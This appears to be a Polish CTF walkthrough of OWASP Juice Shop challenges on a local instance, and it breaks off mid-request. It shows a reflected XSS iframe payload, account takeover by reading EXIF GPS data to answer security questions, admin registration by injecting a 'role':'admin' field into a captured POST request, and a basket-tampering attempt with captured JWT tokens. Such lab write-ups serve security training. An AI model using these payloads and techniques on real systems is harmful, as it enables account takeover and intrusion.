


To powinno pozwolić wykonać zadanie.




Inform the shop about an algorithm or library it should definitely not use the way it does

Po wcześniejszych zadaniach można było już zauważyć, że wykorzystany jest algorytm MD5 do hashowania haseł. Aby poinformować stronę o podatności/luce bezpieczeństwa, należy skierować się do strony odpowiedzialnej za *„Customer Feedback” (https://127.0.0.1:3000/#/contact)*:




W polu komentarza wpisujemy frazę *„md5”* i wysyłamy informację. To powinno zrobić zadanie.




Dodatkowo w późniejszych zadaniach będzie można wykryć inne podatne biblioteki: *hashid, z85* lub też podanie *base64* (które ogólnie nie jest podatne, ale jest zastosowane nieodpowiednio)

Perform a reflected XSS attack


Po zalogowaniu się jako dowolny użytkownik, gdy złożyliśmy choć jedno zamówienie, przechodzimy do zakładki odpowiedzialnej za historię zamówień.



Gdy naciśniemy na ikonkę ciężarówki, przekieruje ona nas do informacji o dostawie. Co jest ciekawe – id śledzenia paczki jest podana w parametrze URL *„id”*. To daje nam możliwość wykonania potencjalnych ataków:




Gdy w parametrze *“id”* podamy payload XSS’owy `<iframe src="javascript:alert(`xss`)">`, wyskoczy nam następujące okno:



To świadczy o prawidłowo wykonanym ataku XSS.

Determine the answer to John's security question

Aby odgadnąć odpowiedź na pytanie bezpieczeństwa dla konta *„j0hNny@juice-sh.op”*, przeszukamy wszystkie możliwe wstawione rzeczy przez użytkownika *john* w sklepie Juice Shop.




Przy weryfikacji wstawionego zdjęcia w *Photo Wall*, możemy zauważyć zdjęcie wstawione przez użytkownika *j0hNny*. Przy pobraniu zdjęcia, sprawdzimy je za pomocą aplikacji *exiftool*


```
┌──(kali㉿kali)-[~/JuiceShop]
└─$ exiftool favorite-hiking-place.png
ExifTool Version Number         : 12.49
File Name                       : favorite-hiking-place.png
Directory                       : .
File Size                       : 667 kB
File Modification Date/Time     : 2022:11:13 05:54:05-05:00
File Access Date/Time           : 2022:11:13 05:57:04-05:00
File Inode Change Date/Time     : 2022:11:13 05:54:35-05:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 471
Image Height                    : 627
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Exif Byte Order                 : Little-endian (Intel, II)
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
GPS Version ID                  : 2.2.0.0
GPS Latitude Ref                : North
GPS Longitude Ref               : West
GPS Map Datum                   : WGS-84
Thumbnail Offset                : 224
Thumbnail Length                : 4531
SRGB Rendering                  : Perceptual
Gamma                           : 2.2
Pixels Per Unit X               : 3779
Pixels Per Unit Y               : 3779
Pixel Units                     : meters
Image Size                      : 471×627
Megapixels                      : 0.295
Thumbnail Image                 : (Binary data 4531 bytes, use -b option to extract)
GPS Latitude                    : 36 deg 57' 31.38" N
GPS Longitude                   : 84 deg 20' 53.58" W
GPS Position                    : 36 deg 57' 31.38" N, 84 deg 20' 53.58" W
```

Jak możemy zobaczyć – mamy podane dokładne koordynaty zapisane na zdjęciu: `36.958717N 84.348217W`. Po wpisaniu koordynatów w Google Maps, pojawi nam się następująca lokalizacja:

Następnie dla pytania bezpieczeństwa wpisujemy odpowiedź *„Daniel Boone National Forest”* i zmieniamy hasło na dowolne.




Dzięki temu zaliczymy nasze zadanie.




Determine the answer to Emma’s security question


Podobnie jak w poprzednim zadaniu, wchodzimy do *Photo Wall* i sprawdzamy czy nasz użytkownik wstawił zdjęcie – *emma@juice-sh.op*




Jak widać – *E=ma^2* wstawiła zdjęcie – teraz należy przeanalizować zdjęcie wstawione przez nią. Gdy się dokładnie przyjrzymy dokładniej zdjęciu – będziemy mogli zobaczyć logo firmy na oknie.



Pytanie dotyczy firmy, w której pracowała wcześniej – a odpowiedzią na to pytanie jest *ITsec*



Tak samo możemy zmienić hasło dzięki poznaniu odpowiedzi na pytanie bezpieczeństwa. To zaliczy nam zadanie.



3 gwiazdki

Register as a user with administrator privileges

Gdy spojrzymy na to w jaki sposób dochodzi do interakcji podczas tworzenia użytkownika, możemy zauważyć, że parametry ustawiane są w zapytaniu do ścieżki */api/Users* przy pomocy zapytania POST:

```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 260
Origin: http://127.0.0.1:3000
Connection: close
Referer: http://127.0.0.1:3000/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
D4HXuph6tecwIxT5CbsWFVi7SLUyHouehEtYcJIET3skFqiJf9SBHzu2hptkcjTQC8sPi9fWSvUgHkKuJJhpvtN8ceyTb3CBxsDWFO4i7WfDpSJkUQpHN8u5ghMgtqQcEgIZeCqrFO8ig4fkqSg1UakHyjun7
hvRt8KcJKTmKCYjsR8iYLfV9SXEUovHEptDQcQQInQTbwsvzFmMiVKfzqSBYUjYHL9
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"sznajder@email.com",
  "password":"admin123",
  "passwordRepeat":"admin123",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
    "createdAt":"2022-11-15T08:48:39.178Z",
    "updatedAt":"2022-11-15T08:48:39.178Z"
  },
  "securityAnswer":"Gregory"
}
```


Jedynie czego nam brakuje to parametru odpowiedzialnego za uprawnienia administratora. Gdy wydobędziemy bazę użytkowników przy pomocy SQL Injection, będziemy mogli zobaczyć jaki parametr jest za to odpowiedzialny:


```
"data": [
    {
        "createdAt": "2020-10-31T18:26:29.222Z",
        "deletedAt": null,
        "deluxeToken": "",
        "email": "admin@juice-sh.op",
        "id": 1,
        "isActive": true,
        "lastLoginIp": "undefined",
        "password": "********************************",
        "profileImage": "assets/public/images/uploads/default.svg",
        "role": "admin",
        "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdW
        "totpSecret": "",
        "updatedAt": "2020-10-31T22:43:23.315Z",
        "username": "Definitely_not_a_hacker"
    },
```


Dzięki temu będziemy mogli wysłać następujące żądanie w celu utworzenia profilu z uprawnieniami administratora:

```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 260
Origin: http://127.0.0.1:3000
Connection: close
Referer: http://127.0.0.1:3000/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
D4HXuph6tecwIxT5CbsWFVi7SLUyHouehEtYcJIET3skFqiJf9SBHzu2hptkcjTQC8sPi9fWSvUgHkKuJJhpvtN8ceyTb3CBxsDWFO4i7WfDpSJkUQpHN8u5ghMgtqQcEgIZeCqrFO8ig4fkqSg1UakHyjun7
hvRt8KcJKTmKCYjsR8iYLfV9SXEUovHEptDQcQQInQTbwsvzFmMiVKfzqSBYUjYHL9
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"sznajder@email.com",
  "password":"admin123",
  "passwordRepeat":"admin123",
  "role":"admin",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
    "createdAt":"2022-11-15T08:48:39.178Z",
    "updatedAt":"2022-11-15T08:48:39.178Z"
  },
  "securityAnswer":"Gregory"
}
```

Po wysłaniu zedytowanego zapytania powinniśmy otrzymać status *„success”*, który potwierdzi utworzenie konta.



Put an additional product into another user's shopping basket

Gdy ustawimy aplikację Burp Suite tak aby przechwytywała nam zapytania i dodamy produkt do naszego koszyka, powinniśmy otrzymać następujący komunikat:

```
GET /rest/basket/1 HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYT
diYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvY
WRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMTEtMTEgMTU6NTc6MzEuODM2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMTEtMTMgMTA6
MTg6MTguMjczICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTY2ODQxNzA5MCwiZXhwIjoxNjY4NDM1MDkwfQ.HFf_wc1DqVLYNE5_dq9VIsd1wzoBAbAV84RqRTVEXZSiYqszRtna1kAOXuzD_Dl4IlITdp4r
_exBGPukuO9NI5NfzHBtroMxq5N5LKqt6Bdc3vJZk8YCA2AOmWMt-U75-sPOExLbmCKIFXsuVNMyIzrzWM9ghjyEG1nr7ZXGr_w
Connection: close
Referer: http://127.0.0.1:3000/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=Y3h5t1UlHyhrTvFvia2ugMiOqfgyHR7tXncgBS8rUKmieNSQotrrIBJTKgiRqf8pIWZ;
token=
eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYT
diYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvY
WRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMTEtMTEgMTU6NTc6MzEuODM2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMTEtMTMgMTA6
MTg6MTguMjczICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTY2ODQxNzA5MCwiZXhwIjoxNjY4NDM1MDkwfQ.HFf_wc1DqVLYNE5_dq9VIsd1wzoBAbAV84RqRTVEXZSiYqszRtna1kAOXuzD_Dl4IlITdp4r
_exBGPukuO9NI5NfzHBtroMxq5N5LKqt6Bdc3vJZk8YCA2AOmWMt-U75-sPOExLbmCKIFXsuVNMyIzrzWM9ghjyEG1nr7ZXGr_w
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"51e-b5sJW+yvZTIR7IfZeaEcw5rE4vk"
```

Najpierw strona odwołuje się do konkretnego koszyka użytkownika, a następnie do tego konkretnego koszyka dodawany jest produkt o swoim unikalnym numerze:

```
1  POST /api/BasketItems/ HTTP/1.1
2  Host: 127.0.0.1:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYT
   diYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvY
   WRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMTEtMTEgMTU6NTc6MzEuODM2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMTEtMTMgMTA6
   MTg6MTguMjczICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTY20DQxNzA5MCwiZXhwIjoxNjY4NDM1MDkwfQ.HFf_wc1DqVLYNE5_dq9VIsd1wzoBAbAV84RqRTVEXZSiYqszRtnalkAOXuzD_Dl4IlITdp4r
   _exBGPukuO9NI5NfzHBtroMxq5N5LKqt6Bdc3vJZk8YCA2AOmWMt-U75-sPOExLbmCKIFXsuVNMyIzrzWM9ghjyEGlnr7ZXGr_w
8  Content-Type: application/json
9  Content-Length: 43
10 Origin: http://127.0.0.1:3000
11 Connection: close
12 Referer: http://127.0.0.1:3000/
13 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=Y3h5tlUlHyhrTvFvia2ugMiOqfgyHR7tXncgBS8rUKmieNSQotrrIBJTKgiRqf8pIWZ;
   token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYT
   diYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvY
   WRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMTEtMTEgMTU6NTc6MzEuODM2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMTEtMTMgMTA6
   MTg6MTguMjczICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTY20DQxNzA5MCwiZXhwIjoxNjY4NDM1MDkwfQ.HFf_wc1DqVLYNE5_dq9VIsd1wzoBAbAV84RqRTVEXZSiYqszRtnalkAOXuzD_Dl4IlITdp4r
   _exBGPukuO9NI5NfzHBtroMxq5N5LKqt6Bdc3vJZk8YCA2AOmWMt-U75-sPOExLbmCKIFXsuVNMyIzrzWM9ghjyEGlnr7ZXGr_w
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
     "ProductId":6,
     "BasketId":"1",
     "quantity":1
   }
```

Próbując zmienić identyfikator koszyka niestety otrzymujemy błąd – to oznacza, że numeru koszyka bezpośrednio w parametrze nie można zmienić.

Request

Pretty Raw Hex JWS

```
   wMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTY20Dc5MDE20SwiZXhwIjoxNjY4ODA4MTY5fQ.oLbIz
